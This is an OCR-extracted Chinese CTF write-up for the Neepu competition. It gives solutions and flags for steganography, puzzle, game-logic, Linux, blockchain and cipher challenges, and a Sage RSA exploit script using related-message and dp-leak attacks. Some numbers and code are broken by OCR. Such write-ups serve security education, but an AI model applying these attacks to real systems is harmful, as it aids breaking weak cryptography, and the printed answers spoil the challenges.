
使用silenteye,分离音频文件中的flag.txt

base64解密得到flag

```
Neepu{Y0U_c4N_5p3ak_D74g0n_L4nge}
```

15 Puzzle!

数字华容道，玩出来



www.iricky.ltd 显示

You Win! This is your flag: Neepu{Pu33le_G4ME_n22ds_Gre4t_M!nd!}

1	2	3	4
5	6	7	8
9	10	11	12
13	14	15	


coin

一直买进最后一种硬币

直到最后一种硬币的价格降为负数

然后再继续买进，会反得到钱

最后得到flag



```
This is the coin market, you need to use your intelligence to earn a million to get the flag
your have:
BTC: 0   ETH:0   DOT:0   XRP:4000   money:2931.760000000002

1.view price
2.purchase
3.sell out
Please enter your choice:
>>>2
What do you want to buy ?
>>>XRP
How many XRP do you want to buy ?
>>>100000000000
success
Neepu{9107dce4-70d6-4b62-99fd-250bd5b246ad}


Enter any key to continue ...
```

noob

linux入门

hint.txt说flag在根目录，最后在下面的目录下找到

```
grep -r Neep /etc
```

getflag `/etc/neepu.conf:Neepu{ec65303a-594a-471b-842c-55ba49fffc74}`

最强大脑

100道嘛，没技术，cv工程师。

```
>>> 4051411 + 7369807
11421218
>>> 1927490 * 3406803
6566578714470
>>> 2103378 + 4767414
6870792
>>> 9851522 + 7557356
17408878
>>> 7849095 - 4060360
3788735
>>> 3676374 * 461769
1697635545606
>>> 8761933 * 7649393
67023468956669
>>> 4366584 + 3791505
8158089
>>> 6187043 + 3868519
10055562
>>> 915470 - 1468721
-553251
>>> 7114910 * 4171780
29681839239800
>>> 3709127 * 7200939
26709197270253
>>> 5630669 * 469636
2644364866484
>>> 839781 - 3900794
```


```
-3061013
>>> 5749805 + 2756048
8505853
>>> 5802392 * 5964966
34611070998672
>>> 2922467 - 4633303
-1710836
>>> 5684999 + 2839796
8524795
>>> 3901163 - 9410974
-5509811
>>> 2101683 - 7035072
-4933389
>>> 3045929 * 8383894
25536745867526
>>> 9461518 - 775249
8686269
>>> 2070079 * 9062547
18760188231213
>>> 1372378 * 3324559
4562551631302
>>> 7935742 - 9654162
-1718420
>>> 7471885 * 3143174
23485434662990
>>> 5233253 + 2130813
7364066
>>> 3733553 - 1545796
2187757
>>> 4607382 - 4660512
-53130
>>> 5294353 * 9751863
51629805129639
>>> 7134216 + 7567342
14701558
>>> 7338456 - 7831906
-493450
>>> 4329962 - 5722123
-1392161
>>> 4089460 * 4515643
18466541422780
>>> 2500797 + 9106349
11607146
>>> 6490141 + 720890
7211031
>>> 941026 * 2354719
2215851801694
>>> 4927762 * 3892571
19181663456102
>>> 9236915 - 9986229
-749314
>>> 8508956 - 2031014
6477942
>>> 5909116 * 895019
5288771093204
>>> 5446863 * 3366598
18337398082074
>>> 7110459 - 1318622
5791837
>>> 4619014 + 1288077
>>> 4619014 + 1288077
5907091
>>> 6086609 + 1407736
7494345
>>> 8255658 + 9922356
18178014
>>> 2028134 + 6868507
8896641
>>> 784992 - 6018989
-5233997
>>> 3654529 - 33051
3621478
>>> 8342583 - 689917
7652666
>>> 17 ** 4
83521
>>> 45 % 2
1
>>> 59 ** 8
146830437604321
>>> 25 % 2
1
>>> 93 ** 7
60170087060757
>>> 68 ** 3
314432
>>> 73 % 5
3
>>> 26 ** 7
8031810176
>>> 16 % 5
1
>>> 18 % 10
8
>>> 75 % 1
0
>>> 68 % 7
5
>>> 9 ** 2
81
>>> 49 % 2
1
>>> 27 ** 4
531441
>>> 24 % 7
3
>>> 100 % 8
4
>>> 17 ** 10
2015993900449
>>> 23 % 6
5
>>> 99 ** 5
9509900499
>>> 86 % 3
2
>>> 25 % 9
7
>>> 87 ** 1
87
```

```
>>> 70 % 10
0
>>> 73 ** 4
28398241
>>> 84 % 4
0
>>> 63 % 4
3
>>> 97 ** 1
97
>>> 72 % 7
2
>>> 14 % 4
2
>>> 36 ** 2
1296
>>> 74 ** 4
29986576
>>> 36 ** 6
2176782336
>>> 40 ** 1
40
>>> 51 % 6
3
>>> 66 % 4
2
>>> 1 % 10
1
>>> 8 ** 2
64
>>> 13 % 4
1
>>> 25 % 1
0
>>> 3 ** 3
27
>>> 75 % 3
0
>>> 46 ** 8
20047612231936
>>> 48 ** 1
48
>>> 63 % 7
0
>>> 60 ** 8
167961600000000
>>> 96 % 1
0
>>> 84 % 8
4
>>> 46 % 9
1
>>> 71 % 9
8
```

flag没保存下来，也不想在弄了。。。

AZ

在这里找到flag



78 6

Input Data:


```
`□`@R`@Q□`@□`@R□`□□R` □ Neepu{n0Obbbb10ckch4In}□RP`□□Q□` □□aO□□□abV[P4□□a\W`□ý[PaÿV[□□T`□□
□□□□□□`□□a£W□Q`ÿ□□□□□□□UaNV[□□□`□□□U□□aNW□□□[□□□□aÐW□Q□U□` □□□`□□□aµV[[P□PaÞ□□aâV[P□V[[□□□
`9`óþ`□`@R`□ýþ¢dipfsX"□ □² êW/□Ò□;Z7dÿ□óö□"□6□(¾8ñ□j□Î□dsolcC□3
```

crypto

古代密码加密

一开始解不出，得到官方hint

得到png文件，改为png.png得到反切密码表



1	2	3	4	5	6	7	8	9	10	11	12	13	14
q	f	w	l	l	s	z	ch	ch	j	h	t	a	x
1	2	3	4	5	6	7	8	9	10	11	12	13	14
u	uan	ou	en	ua	an	e	ian	i	an	ong	u	ua	ang

根据该对使得flag有头有尾

查看对的意思，百度搜索得到，对的解密为两个141 分别放在flag头尾

诗使得flag有声有调

根据反切密码的格式，先拿第一排的声母，再拿第二排的韵母，最后加上声调

最后的flag为:

```
Neepu{1411818323104141 24141}
```

rsa

chall1

```
c1 = pow(m, 7, n)
c2 = pow(m+e, 7, n)
```

注意到e很小且diff `e = nextprime(random.randint(1,1000))` 联想到 `related_message_attack` 解出m和e chall2

```
m = encode(p, q, e)
```

```
def encode (p1,p2,e):
    not_hint = (p1 + 1) * (p2 + 1)
    S = gmpy2.invert(e, not_hint)
    not_p = S%(p1+1)
    return not_p
```

由于m已知,且整个S在`mod (p1+1)`条件下,联想到dp泄漏,通常K很小,通过爆破K解出flag

exp

```
# sage
from Crypto.Util.number import *
from gmpy2 import *

def short_pad_attack(c1, c2, e, n):
    PRxy.<x,y> = PolynomialRing(Zmod(n))
    PRx.<xn> = PolynomialRing(Zmod(n))
    PRZZ.<xz,yz> = PolynomialRing(Zmod(n))

    g1 = x^e - c1
    g2 = (x+y)^e - c2

    q1 = g1.change_ring(PRZZ)
    q2 = g2.change_ring(PRZZ)

    h = q2.resultant(q1)
    h = h.univariate_polynomial()
    h = h.change_ring(PRx).subs(y=xn)
    h = h.monic()

    kbits = n.nbits()//(2*e*e)
    diff = h.small_roots(X=2^kbits, beta=0.4)[0]

    return diff

def related_message_attack(c1, c2, diff, e, n):
    PRx.<x> = PolynomialRing(Zmod(n))
    g1 = x^e - c1
    g2 = (x+diff)^e - c2

    def gcd(g1, g2):
        while g2:
            g1, g2 = g2, g1 % g2
        return g1.monic()

    return -gcd(g1, g2)[0]

e = 7
n = 91995272927105081122659192011056020468305570748555849650309966887236871318156855318666540461669669247866754
5681891796876943156276735452982674588691400962246281144241769378283783609972308749320157015076292382132408393706
28366083111028544554453150572165461450371411341485911677167168492357154684642531577228543
c1 = 1018606678551182975916419480320981917222496611922766863841335019966268328518928607773653716120401914779179
9351066849945954518642600518196927152098131117402608793752080104402893792812059620726950782670809837962606250674
```

```
5886127830279769587190518290859037206552339480242801189858759802275284038834755925677278 92
 c2 = 46182103994299145562022812023438495797686077104477472631494150222038404419414100727667171290098624214113241032861128455086601197239761085752413519627251290509474327611253599768650908336142621210005389246714504358370629231557080301516460985022782887233790302054696967900384601182742759555421864610431428746119

 diff = short_pad_attack(c1, c2, e, n)
 m1 = related_message_attack(c1, c2, diff, e, n)
 print("m1 = ", m1)
 print("m2 = ", m1 + diff)

 c = 78543767285872349029076059073458316000847341792088805258173041942425687239313215276670106926320359777962661495032475004417723103701253550583245518206305422982968675291500865382213182669036827898932991063338163290845510339896689210314509493839746410486257998875782496654704288722251878269643040214139429715671
 n = 91995272927105081122659192011056020468305570748555849650309966887236871318156855318666540461669669247866754568189179687694315627673545298267458869140096224628114424176937828378360997230874932015701507629238213240839370628366083111028544554453150572165461450371411341485911677167168492357154684642531577228543

 assert pow(m1,7,n) == c1
 assert pow(m1+diff,7,n) == c2

 s = m1
 e = diff
 tmp = s*e - 1

 for i in range(1,e):
     if tmp % i == 0:
         tmp = tmp // i
         p = tmp - 1
         n = mpz(n)
         p = mpz(p)
         if gmpy2.gcd(n,p) != 1:
             q = n // p
             phi = mpz((p-1)*(q-1))
             d = gmpy2.invert(mpz(e),phi)
             print(long_to_bytes(gmpy2.powmod(c,d,n)))
             exit()
 # Neepu{Have-a-g00d-day12138}
```